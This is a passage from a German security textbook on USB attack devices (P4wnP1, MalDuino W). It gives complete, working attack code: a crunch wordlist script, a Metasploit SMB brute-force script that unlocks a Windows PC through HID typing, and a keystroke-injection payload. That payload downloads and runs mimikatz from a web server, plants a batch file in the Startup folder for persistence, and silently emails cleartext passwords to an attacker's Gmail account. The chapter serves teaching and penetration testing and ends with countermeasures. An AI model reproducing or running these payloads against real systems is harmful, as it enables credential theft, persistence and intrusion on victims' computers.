Die umfangreiche Dokumentation lässt auf eine Reihe von Anwendungsgebieten des P4wnP1 schließen. So können mit Hilfe von HID-Scripts die Tastatur und die Maus eines entfernten Computers gesteuert bzw. über sogenannte *Trigger Actions* bestimmte Aktivitäten nach dem Anstecken automatisch ausführt werden. Durch diese Vielfalt ist der Kreativität der Anwender kaum Grenzen gesetzt. Daher haben wir uns entschlossen, hier nur ein kleines praktisches Beispiel vorzustellen, das einige Features des P4wnP1 demonstriert.

Wir wollen mit Hilfe des P4wnP1 das Anmeldepasswort aus einem gesperrten Windows-PC auslesen und dazu einen Wörterbuchangriff mit Hilfe des Metasploit

Frameworks durchführen. In diesem Beispiel gehen wir davon aus, dass die Nutzer des Windows-PCs die Passwörter alle 30 Tage wechseln müssen und daher eine Kombination aus Monat, Jahr und einem bestimmten Sonderzeichen gewählt haben. So können wir die Zahl der theoretisch möglichen Passwörter begrenzen, damit die Dictionary-Attack eine Chance auf Erfolg hat. In der Realität werden Sie es wahrscheinlich mit komplizierteren Passwörtern zu tun haben.

Wörterbuch erstellen

Im ersten Schritt erstellen Sie eine Liste mit möglichen Passwörtern. Da im P4wnP1 Kali Linux zum Einsatz kommt, können Sie das Programm `crunch` (siehe auch Abschnitt 6.5, »Passworttools«) nutzen, mit dem Sie Passwortlisten schnell und effektiv erstellen. Das folgende Listing zeigt, wie Sie alle möglichen Kombinationen von Jahr, Monat und einem Sonderzeichen darstellen können:

```
root@kali:~# crunch 1 1 -p April 2020 !

  Crunch will now generate approximately the following
  amount of data:  66 bytes

  Crunch will now generate the following number of lines: 6
    !2020April
    !April2020
    2020!April
    2020April!
    April!2020
    April2020!
```

Um das Ganze noch leistungsfähiger zu gestalten, lässt sich über das folgende Script jede beliebige Kombination dieser Art erstellen und in eine Datei speichern:

```
#!/bin/bash
# Creates a worlist with crunch
# Autor: Pentestit.de
# Version: 0.2
# Set parameter here
Monate=("Oktober" "November" "Dezember" "Januar" "Februar")
Jahre=(2019 2020)
Zeichen=('?' '!' '#')
# Run crunch
echo "Warten! Passwortliste wird erstellt!"
for Monat in "${Monate[@]}";
do
  for Jahr in "${Jahre[@]}";
  do
```

```
    for Zeich in "${Zeichen[@]}";
    do
      crunch 1 1 -p $Monat $Jahr $Zeich >>passwordlist.txt \
             2>/dev/null
    done
  done
done
echo -n "Anzahl Passwörter: "; cat passwordlist.txt | wc -l
```

Als Ergebnis erhalten Sie die Datei *passwordlist.txt* mit 180 potentiellen Passwörtern, die Sie nun mit Hilfe des Metasploit Frameworks in einem Brute-Force-Angriff verwenden können. Speichern Sie dafür die Datei auf dem P4wnP1 im Verzeichnis `/usr/local/P4wnP1/scripts` ab.

Brute-Force-Angriff starten

Mit dem Metasploit-Modul `auxiliary/scanner/smb/smb_login` können Sie Kombinationen von Nutzernamen und Kennwort automatisiert auf einem Zielsystem prüfen lassen. Um es einzusetzen, erstellen Sie zunächst das Script `lockpicker.sh` und legen es im Verzeichnis `/usr/local/P4wnP1/scripts` ab. Es soll später automatisch starten, sobald der P4wnP1 in das Zielsystem eingesteckt wurde.

```
#!/bin/sh
# Title: Windows 10 Lockpicker with P4wnP1 A.L.O.A
# Author: Pentestit.de, Frank Neugebauer
# Version: 0.2 - 2019/12/14
#
# 1. Create a password.txt with crunch
# 2. You need Metasploit Framework to run
#    auxiliary/scanner/smb/smb_login.
#    It is preinstalled on your P4wnP1 A.L.O.A.
# 3. Make your settings in the section below.
# 4. Run lockpicker.sh script from Wordlist directory or use
#    P4wnP1 Webinterface to create
#    TriggerAction: Enabled, One Shot, Trigger: DHCP leased
#    issued, Action: run a Bash script: lockpicker.sh
#
# LED is permanently on       = password found and stored in
#                               WORDLIST_DIR
# LED is blinking three times = no password found

# (1) Make your settings here
TARGET_IP="172.16.0.2"
KEYBOARD_LAYOUT="GE"
WORDLIST_DIR="/usr/local/P4wnP1/scripts/"
```

```
USERNAME="frank"

# (2) Turn LED off
P4wnP1_cli led -b 0  >/dev/null

# (3) Setup default gw on RDNIS interface
P4wnP1_cli net set server -i usbeth -a 172.16.0.1 \
  -m 255.255.255.252 -o "3:172.16.0.1" -o "6:" \
  -r "172.16.0.2|172.16.0.2|5m" >/dev/null
sleep 5

# Create a userlist.txt according to your settings
cd $WORDLIST_DIR
echo "${USERNAME}" >  userlist.txt

# Delete old passwords.txt
testfile="$WORDLIST_DIR/password.txt"
if [ -f "$testfile" ]; then
      rm $WORDLIST_DIR/password.txt
fi

# Check if wordlist.txt exists in current directory
testfile="$WORDLIST_DIR/wordlist.txt"
if  ! [ -f "$testfile" ];then
      echo "No wordlist found. Create a list with passwords \
            and copy it to ${WORDLIST_DIR}."
      exit
fi

echo "Wait until the password for user $USERNAME  is found ..."

# (4) Run Metasploit Console
msfconsole -q -x "use auxiliary/scanner/smb/smb_login; \
  set STOP_ON_SUCCESS true; \
  set RHOSTS $TARGET_IP; \
  set USER_FILE $WORDLIST_DIR/userlist.txt; \
  set PASS_FILE $WORDLIST_DIR/wordlist.txt; \
  run; exit" > result.txt

grep "Success" result.txt | cut -d: -f5 | sed 's/.$//' \
  > password.txt

# Delete empty file (password.txt)
if ! [ -s password.txt ];
then
```

```
  rm password.txt
fi

# (5) Check if password is found
testfile="$WORDLIST_DIR/password.txt"
if [ -f "$testfile" ];then
      echo "Password found for user ${USERNAME} : \
            `cat password.txt`"
      echo "`cat password.txt`" >>  \
        $WORDLIST_DIR/recent_passwords.txt
      P4wnP1_cli led -b 255 >/dev/null # LED is permanantly on
   else
      echo "No password found!"
      P4wnP1_cli led -b 3 >/dev/null   # LED is blinking 3 times
      exit
fi

# (6) Create HID-Script and run it
password=`cat password.txt`
echo "layout(\"${KEYBOARD_LAYOUT}\")" > \
  /usr/local/P4wnP1/HIDScripts/lockpicker.js
echo "press(\"ESC\")" \
  >>/usr/local/P4wnP1/HIDScripts/lockpicker.js
echo "delay(1000)" \
  >>/usr/local/P4wnP1/HIDScripts/lockpicker.js
echo "type(\"${password}\")" \
  >> /usr/local/P4wnP1/HIDScripts/lockpicker.js
echo "press(\"ENTER\")" \
  >>/usr/local/P4wnP1/HIDScripts/lockpicker.js

P4wnP1_cli hid run -n lockpicker.js >/dev/null
```

Das Script ist bereits im Quellcode kommentiert, einige wichtige Passagen möchten wir aber doch näher erläutern. Die Aufzählungsnummern entsprechen den Labeln im Listing, also (1), (2) etc.

1. Hier sollten Sie die Grundeinstellungen vornehmen. Neben der Target-IP-Adresse, die in der Regel nicht verändert werden muss, sollten Sie das Tasturlayout entsprechend der Zielsprache wählen.
2. Nachdem der P4wnP1 auf das Zielsystem verbunden wurde, beginnt die interne LED zu flackern, bis das System vollständig hochgefahren ist. Sobald die LED erlischt, beginnt der P4wnP1 mit dem Brute-Force-Angriff.
3. Hier werden die notwendigen Netzwerkeinstellungen vorgenommen.

4. Im Hauptteil des Scripts starten wir die Metasploit-Konsole und führen das Modul `auxiliary/scanner/smb/smb_login` mit den entsprechenden Parametern aus. Dazu verwenden wir u. a. die vorher mit `crunch` erstellte Passwortliste.
5. Der Code sorgt dafür, dass die LED des P4wnP1 permanent leuchtet, wenn ein Passwort ermittelt wurde. Bei einem Misserfolg blickt die LED dreimal auf und erlischt dann.
6. Das ermittelte Passwort wird in das dafür vorgesehene Feld eingetragen. Hier kommt die HID-Funktionalität des P4wnP1 ins Spiel. Das dazu notwendige Script `lockpicker.js` wird in den folgenden Zeilen generiert und in der letzten Zeile ausgeführt.

Wie Sie gesehen haben, machen wir uns an einigen Stellen des Scripts den CLI-Client zunutze, um bestimmte Einstellungen am P4wnP1 vorzunehmen bzw. die erzeugten Scripts auszuführen.

Trigger Action einrichten

Die sogenannten *Trigger Actions* werden immer dann angewendet, wenn bestimmte Tätigkeiten zielgerichtet ausgeführt werden sollen. In diesem Fall trifft dies für unser Script `lockpicker.sh` zu, das gestartet werden soll, sobald der P4wnP1 mit dem Zielsystem verbunden wurde.

Die notwendigen Einstellungen nehmen Sie am besten über die Weboberfläche des P4wnP1 vor (siehe Abbildung 9.27). Klicken Sie dazu zunächst im Hauptmenü auf Trigger Actions. Wie Sie sehen, sind bereits einige Aktionen definiert, die bestimmte Dienste starten bzw. die Funktion des WLAN-Access-Points gewährleisten.



Abbildung 9.27 Definieren Sie eine neue Trigger Action.

Klicken Sie nun im Trigger Action Manager auf ADD ONE, und nehmen Sie die Einstellungen wie in der Vorgabe vor. Mit der grünen Schaltfläche STORE sichern Sie den Trigger. Im nächsten Schritt stellen Sie sicher, dass dieser Trigger auch beim nächsten Start des P4wnP1 aktiv ist.

Wechseln Sie dazu ins Hauptmenü zu GENERIC SETTINGS, dann auf LOAD STORED und wählen hier STARTUP aus. Wählen Sie nun unter TRIGGERACTIONS TEMPLATES Ihre gespeicherte Trigger Action aus, und speichern Sie das Template wieder mit STORE ab. Auch hier vergeben Sie einen passenden Namen für das neue Template. Zum Abschluss müssen Sie es nun noch unter STARTUP MASTER TEMPLATE auswählen und mit Klick auf DEPLOY verfügbar machen.

Den P4wnP1 auf dem Zielsystem einsetzen

Prüfen Sie vor dem Einsatz nochmals, ob sich die Passwortdatei und das erstellte Script im richtigen Verzeichnis auf dem P4wnP1 befinden. Sobald der Raspberry Pi mit dem Zielsystem verbunden ist und das Gerät eine IP-Adresse bezogen hat, wird das Shell-Script gestartet.

Wenn die interne LED erlischt, hat der P4wnP1 seine Arbeit aufgenommen und den Brute-Force-Angriff gestartet. Je nach Anzahl der Passwörter kann es eine Weile dauern, bis ein Ergebnis vorliegt. Hat Metasploit ein korrektes Passwort ermittelt, so wird es über das HID-Script in den Anmeldebildschirm von Windows eingetragen und der PC zur Nutzung freigegeben. Konnte das Anmeldepasswort nicht ermittelt werden, blinkt die interne LED dreimal kurz auf.

Wenn Sie sich über den WLAN-Access-Point und SSH auf dem P4wnP1 anmelden, können Sie das Script auch von der Konsole aus starten. Das gefundene Passwort wird dann im Fenster angezeigt und ist zusätzlich in der Datei `recent_passwords.txt` für spätere Sitzungen abrufbar.

Fazit

Der P4wnP1 hat ein ähnliches Anwendungsspektrum wie die schon vorgestellten Produkte von Hak5, kann aber durch die WLAN- und Bluetooth-Anbindung überzeugen. Die intuitive Weboberfläche erleichtert die Bedienung und Konfiguration des Gerätes. Nach kurzer Einarbeitungszeit sind auch Einsteiger in der Lage, den P4wnP1 während eines Penetration-Tests einzusetzen. Fortgeschrittene Anwender werden den CLI-Client schätzen, der das Gerät zu einem flexiblen Werkzeug macht, das sich dadurch auch für komplizierte Anwendungsfälle eignet.

Nach der kurzen Einarbeitungsphase lassen sich einige Vorteile gegenüber den bereits vorgestellten Werkzeugen erkennen. Der P4wnP1

- bietet ein breites Anwendungsspektrum durch WLAN und Bluetooth,
- ist unter allen Betriebssystemen einsetzbar,
- bietet eine komfortable Bedienung über die Weboberfläche und den CLI-Client,
- stellt praktisch alle unter Kali Linux verfügbaren Programme zur Verfügung,
- emuliert eine Computermaus,
- ermöglicht die interaktive Anwendung von Scripts und Payloads,
- ermöglicht eine Änderung der USB-Einstellungen während der Laufzeit,
- liefert mit 20 GBit/s (Windows) und 4 GBit/s (Mac/Linux) eine hohe Bitrate des Netzwerkadapters,
- und schließlich ist er auch relativ preiswert.

Ein paar Nachteile gibt es aber natürlich auch:

- Die Dokumentation ist nur in englischer Sprache verfügbar.
- Es ist keine RGB-LED vorhanden.
- Sie brauchen mehr fachliche Grundkenntnisse, und es ist mehr Einarbeitungszeit notwendig.
- Die CPU ist vergleichsweise langsam.
- Es gab keine Veränderungen/Verbesserungen im letzten Jahr, daher können wir nicht sagen, ob das Projekt noch weiterentwickelt wird.

9.5 MalDuino W

Der *MalDuino W* wird in Großbritannien von der Firma Maltronics als Wireless-BadUSB-Gerät vertrieben und ist vor allem durch seine einfache Handhabung beliebt. Er kommt in einem schicken Metallgehäuse daher und ist sowohl mit einem USB-A- als auch mit einem USB-C-Stecker ausgestattet (siehe Abbildung 9.28).



Abbildung 9.28 Der MalDuino W

Wenn man den Digispark (siehe Abschnitt 9.2) mit dem MalDuino W vergleicht, dann kann man kaum glauben, dass sie verwandt sind. Beide Werkzeuge sind mit Hilfe der Arduino-IDE unter Verwendung von Open-Source-Bibliotheken programmiert.

Sobald es an eine Stromquelle angeschlossen wird, kann das Gerät über sein Wireless-Interface (siehe Abbildung 9.29) erreicht und programmiert werden. Fertige Scripts lassen sich z. B. über ein Smartphone bearbeiten und starten. Die integrierte LED kann vier verschiedene Farben darstellen, die zur Anzeige von verschiedenen Betriebszuständen in den Scripts genutzt werden können.



Abbildung 9.29 Das Web-Interface des MalDuino W

Das Web-Interface des MalDuino W

Nachdem Sie das Gerät an eine Stromquelle angeschlossen haben, wird der Access-Point als *malduinow* sichtbar. Verwenden Sie nun das Passwort »malduinow«, um sich zu verbinden. Der DHCP-Server des MalDuino W vergibt eine IP-Adresse aus dem Netzwerksegment 192.168.4.0/24.

Das aufgeräumt daherkommende Web-Interface ist das Herzstück des MalDuino W (siehe Abbildung 9.29). Sie erreichen es über folgende URLs: *http://malduinow.tools* oder *http://192.168.4.1*.

Im oberen Bereich wird Ihnen der verfügbare Speicherplatz auf dem MalDuino W angezeigt. Darunter befinden sich die gespeicherten Scripts und ein Editor, mit dem Sie sie bearbeiten können. Bevor Sie aber mit der Arbeit beginnen, sollten Sie die Standardwerte für SSID und Passwort ändern. Gehen Sie dazu in den Bereich SETTINGS (oben rechts) und passen die Einstellungen an.

Die Scriptsprache und die CLI

Ebenfalls im Web-Interface finden Sie eine praktische Zusammenstellung der wichtigsten Kommandos, Funktionen und Tastenkombinationen. Scrollen Sie dazu einfach weiter nach unten. Wenn Sie die vorhergehenden Abschnitte bereits durchgearbeitet haben, werden Sie hier viel Bekanntes entdecken. Die wichtigsten Funktionen erläutern wir daher nur kurz zusammengefasst:

```
REM Hier steht ein Kommentar
REM Hello World!
REM Nach jedem Befehl wird standardmäßig eine Pause von 2000 ms
REM eingelegt
DEFAULTDELAY 2000
REM Die Ausführung des nächsten Befehls wird um 1.000 ms
REM verzögert
DELAY 1000
REM Die Zeichenkette 'Hello World!' wird ausgegeben
STRING Hello World!

REM Stellt das Tastaturlayout auf eine bestimmte Sprache ein
REM verfügbar sind DE, GB, US, ES, FR, DK, RU
LOCALE DE
REM Gibt einen speziellen Tastencode in dezimal oder hexadezimal
REM aus
KEYCODE 0x02 0x04
REM Wechselt die Farbe der integrierten LED auf Rot
LED 255 0 0
```

Wenn Sie den MalDuino W öfter einsetzen, werden Sie das Command Line Interface des MalDuino W zu schätzen wissen, da Sie so einfach mit dem Gerät kommunizieren können. Alles, was in der Hauptsteuerung möglich ist, kann auch über dieses Terminal erfolgen. Sie erreichen das Interface über folgende URLs: *http://malduinow.tools/terminal.html* oder *http://192.168.4.1/terminal.html*.

Eine Aufstellung der wichtigsten Befehle finden Sie in der Online-Dokumentation unter *https://docs.maltronics.com/malduino-w/usage/terminal*.

Ein Angriffsszenario mit dem MalDuino W

Zum Abschluss dieses Abschnitts haben wir uns ein Szenario überlegt, das nicht neu ist, aber eine ständige Herausforderung für einen Angreifer darstellt: Wir werden mit Hilfe des MalDuino W zeigen, wie Sie Passwörter in Klartext aus einem Windows 11-PC auslesen können. Der Windows 10-Nachfolger hat mit dem Windows Defender Security Center einen Virenscanner an Bord, der den PC kontinuierlich auf Viren, Trojaner und andere Malware hin untersucht, was für einen Angreifer ein nicht zu unterschätzendes Problem darstellt.

In Abschnitt 13.6, »Pass-the-Hash-Angriffe (mimikatz)«, stellen wir mit `mimikatz` eine Software vor, mit der sich Passwörter aus einem Windows-System auslesen lassen. Auch die Microsoft-Entwickler haben dieses Problem erkannt und ihre Schutzmaßnamen erhöht. In modernen Versionen von Windows 10 ist es z. B. nicht mehr möglich, direkt auf die Passwörter im Klartext zuzugreifen. Der Defender stellt die Datei `mimikatz.exe` als `HackTool:Win32/Mimikatz.D` unter Quarantäne und lässt keine weitere Verarbeitung der Daten zu. Die `mimikatz`-Entwickler haben darauf reagiert und sind nun in der Lage, den LSAAS-Prozess mit einem eigenen *Security Support Provider* zu patchen. Das Passwort kann im Klartext aber nur ausgelesen werden, wenn Benutzer das Passwort unmittelbar vorher eingegeben haben. Dies könnte z. B. nach der Sperrung des Bildschirms notwendig sein.

Wenn der Angreifer es schafft, dass Passwort auf dem Zielsystem auszulesen, so stellt die Übermittlung des Passwortes eine weitere Herausforderung dar. In der Regel hat sich der Angreifer in dieser Phase schon wieder vom Zielsystem entfernt.

Wie funktioniert der Angriff?

Mit dem MalDuino W ist es möglich, ein Keystroke-Injection-Tool am Zielsystem zu platzieren, ohne sofort die Scripts ausführen zu müssen. Diese können zu einem späteren Zeitpunkt über WLAN aktiviert oder sogar noch angepasst werden. Aus unserer Sicht könnte der Angriff wie folgt ablaufen:

1. Der Angreifer stellt die Dateien `mimikatz.exe` und `email.bat` auf einem Webserver zum Download bereit. Ziel ist es, diese Daten bei Abruf auf das Zielsystem zu übertragen.
2. Auf dem MalDuino W werden die Scripts `defender_off` und `password_hack` gespeichert.
3. Der MalDuino W wird unbemerkt zu einem günstigen Zeitpunkt am Zielsystem platziert. Die weitere Steuerung des Angriffs erfolgt über WLAN.

4. Das Zielsystem lädt die Daten vom Webserver. Dabei muss sichergestellt werden, dass der Windows Defender bereits abgeschaltet ist. Das Passwort wird im Klartext ausgelesen und als Datei auf dem Zielsystem gespeichert.
5. Das Zielsystem sendet das Passwort automatisch nach dem erneuten Login des Benutzers an den Mailserver des Angreifers.



Abbildung 9.30 Passwörter eines Windows 11-PCs auslesen

Aus unserer Sicht haben Sie zwei Möglichkeiten, `mimikatz` auf dem Zielsystem zu übertragen: Entweder Sie schaffen es, den Quellcode so zu verändern, dass der Defender keine Schad-Software mehr erkennt, oder Sie schalten den Viren- und Bedrohungsschutz auf dem PC temporär ab. Die erste Variante stellt ein ständiges Katz-und-Maus-Spiel zwischen Angreifer und Verteidiger dar. Wir haben uns daher für die zweite Version entschieden, zumal wir ein ähnliches Script schon erfolgreich in Abschnitt 9.1, »USB-Rubber-Ducky«, verwendet haben. Für den MalDuino W sind nur geringe Anpassungen notwendig. Übernehmen Sie dazu die Zeilen 7 bis 27 und löschen Sie den Bindestrich zwischen `CTRL` und `ALT` in Zeile 20. Speichern Sie nun die Datei unter dem Namen `defender_off` auf dem MalDuino W ab. Je nach Zielsystem sind weiter Anpassungen in der Ablaufgeschwindigkeit notwendig, die Sie mit dem Parameter `DEFAULT_DELAY` steuern können.

In der Datei `password_hack` ist der eigentliche Angriff gespeichert. Auch hier haben wir die Zeilen nummeriert, um das Script besser erläutern zu können. Geben Sie die Nummern nicht ein, wenn Sie die Datei auf dem MalDuino W erstellen. Zur besseren Lesbarkeit haben wir einige sehr lange Anweisungen über mehrere Zeilen verteilt.

```
1   REM Get Logonpasswords from Windows 11 (21H2)
2   REM Author: Frank Neugebauer 26/03/2022
3   REM You take responsibility for any laws you break with this,
4   REM I simply point out the security flaw
```

```
5   REM Let the HID enumerate
6   DEFAULT_DELAY 2000
7   REM LED to red
8   LED 255 0 0
9   GUI r
10  REM Run PowerShell and use UAC to escalate priviliges
11  STRING powershell Start-Process powershell -Verb runAs
12  ENTER
13  CTRL ALT TAB
14  ENTER
15  TAB
16  TAB
17  ENTER
18  REM Download E-Mail-Script from Webserver
19  STRING $down = New-Object System.Net.WebClient;
           $url = 'http://192.168.171.110/email.bat';
           $file = 'setup.bat';
           $down.DownloadFile($url,$file);
           $exec = New-Object -com shell.application;
           $exec.shellexecute($file);
20  ENTER
21  REM Copy E-Mail-Script to StartUp Folder
22  STRING copy-item c:\Windows\System32\setup.bat
              $env:APPDATA\"Microsoft\Windows\Start
              Menu\Programs\Startup"
23  ENTER
24  REM Download Mimikatz (exe) from Webserver
25  STRING $down = New-Object System.Net.WebClient;
           $url = 'http://192.168.171.110/mimikatz.exe';
           $file = 'mimikatz.exe';
           $down.DownloadFile($url,$file);
           $exec = New-Object -com shell.application;
           $exec.shellexecute($file);
26  ENTER
27  REM Prepare Mimikatz
28  STRING privilege::debug
29  ENTER
30  STRING misc::memssp
31  ENTER
32  REM Close all windows
33  STRING exit
34  ENTER
35  STRING exit
36  ENTER
37  REM Lock Screen
```

```
38  GUI l
39  REM LED to green
40  LED 0 255 0
```

Wir gehen davon aus, dass der Viren- und Bedrohungsschutz zu diesem Zeitpunkt durch das Script `defender_off` bereits erfolgreich abgeschaltet ist. In Zeile 11 öffnen wir die Windows-PowerShell mit administrativen Rechten. In den Zeilen 19 und 25 werden die Dateien `email.bat` und `mimikatz.exe` vom Webserver heruntergeladen. Dabei wird die Datei `email.bat` in `setup.bat` umbenannt. Ziel ist es, diese Batch-Datei bei jedem Login eines Nutzers auszuführen. Deshalb kopieren wir sie in das Autostart-Verzeichnis des angemeldeten Nutzers (siehe Zeile 22). Beachten Sie in diesem Zusammenhang, dass wir diesen Test in einem gesicherten Testnetzwerk (192.168.171.0/24) ausführen. Der Webserver könnte aber ebenso im Internet bereitstehen.

In den Zeilen 27 bis 35 arbeitet `mimikatz` und bereitet somit die Ablage des Passworts im Klartext in die Datei `C:\Windows\System32\mimilsa.log` vor. Bevor Letzteres aber geschehen kann, sperren wir den Bildschirm in Zeile 38 und zwingen somit den Nutzer, bei Rückkehr an seinen Arbeitsplatz das Passwort erneut einzugeben. Das Script `email.bat` ist eine Batch-Datei, die nur eine Zeile enthält. Dabei handelt es sich um einen PowerShell-Befehl, der das Klartext-Passwort an einen Mailserver überträgt. Wir haben uns in diesem Beispiel für den Mailserver von Google entschieden, da sich hier Accounts ohne große Mühe anlegen lassen. Zur besseren Lesbarkeit haben wir die Zeilen nummeriert. Geben Sie die Nummern nicht mit ein, und speichern Sie das Script in einer Zeile ab! Es kann nun, zusammen mit der Datei `mimikatz.exe`, auf dem Webserver zum Download bereitgestellt werden.

```
1   powershell.exe -NoP -NonI -W Hidden
2     -Command "Send-MailMessage
3     -From "adresse@domain.com"
4     -to 'adresse@gmail.com'
5     -Attachments C:\Windows\System32\mimilsa.log
6     -Subject "Windows_Passwords" -Body 'Proof of Concept'
7     -SmtpServer 'smtp.gmail.com'
8     -Credential (New-Object PSCredential('adresse@gmail.com',
                    (ConvertTo-SecureString 'Passwort'
9                    -AsPlainText
10                   -Force)))
11    -UseSSL -Port 587"
```

Passen Sie zunächst die Adressen für Absender und Empfänger an Ihre Bedürfnisse an. Wie Sie aus Zeile 5 ersehen können, wird die Datei `mimilsa.log` aus dem Windows-Verzeichnis ausgelesen und als Anlage der E-Mail beigefügt. Tragen Sie in Zeile 8 die E-Mail-Adresse und das Passwort ein, die Sie zum Login in Gmail nutzen. Google wird

diese E-Mails als unsicher einstufen und Ihnen einen Warnhinweis zusenden. Um dies zu umgehen, sollten Sie im dazugehörigen Google-Konto unter SICHERHEIT den ZUGRIFF DURCH WENIGER SICHERE APPS erlauben.

War der Angriff erfolgreich, so enthält die Anlage Ihrer E-Mail das Passwort des angemeldeten Nutzers im Klartext.

Fazit

Die Bereitstellung von Payloads in einem Web-Interface stellt eine wesentliche Erleichterung für den Penetration-Tester dar. Der Code lässt sich somit im Handumdrehen ändern oder den aktuellen Bedürfnissen anpassen, ohne das USB-Gerät nochmals vom Zielobjekt zu entfernen. Mit dem MalDuino W haben Sie außerdem die Möglichkeit, Scripts zeitgerecht zu starten oder auch abzubrechen.

9.6 Gegenmaßnahmen

USB-Schnittstellen stellen immer ein hohes Sicherheitsrisiko dar, weil besonders in diesem Fall die Komponente Mensch eine große Rolle spielt. Mit diversen Tricks, zwischenmenschlicher Beeinflussung und Social Engineering wird es auch zukünftigen Angreifern möglich sein, erfolgreich Angriffe auf diesem Gebiet zu verüben.

Darum ist es besonders wichtig, die Mitarbeiter in einem Unternehmen, aber auch das eingesetzte IT-Personal in regelmäßigen Awareness-Schulungen zu sensibilisieren und nachhaltige Kenntnisse auf diesem Gebiet zu vermitteln. Hier sollten unter anderem das Verbot des Anschlusses nichtvertrauenswürdiger USB-Geräte an firmeneigene Systeme und die Verhinderung des physikalischen Zugriffs Unbefugter thematisiert werden.

Davon losgelöst gibt es aber auch eine ganze Reihe an technischen Sicherheitsmaßnahmen, um USB-Schnittstellen zu überwachen und den Zugriff einzuschränken.

Das Sperren von Wechseldatenträgern mit Hilfe von Gruppenrichtlinien stellte zwar früher einen wirksamen Schutz vor dem unbefugten Einsatz von mobilen Datenträgern mit Autorun-Funktion dar, ist aber aus heutiger Sicht nicht mehr als ausreichend zu betrachten.

Hardware-Maßnahmen

Die sicherste Methode ist und bleibt es, alle nicht benötigten USB-Ports physikalisch zu sperren. Auch wenn vielen Lesern diese Methode nicht besonders geschickt erscheint, kann dies in Bereichen mit besonders hohen Sicherheitsanforderungen die einzige Lösung sein.

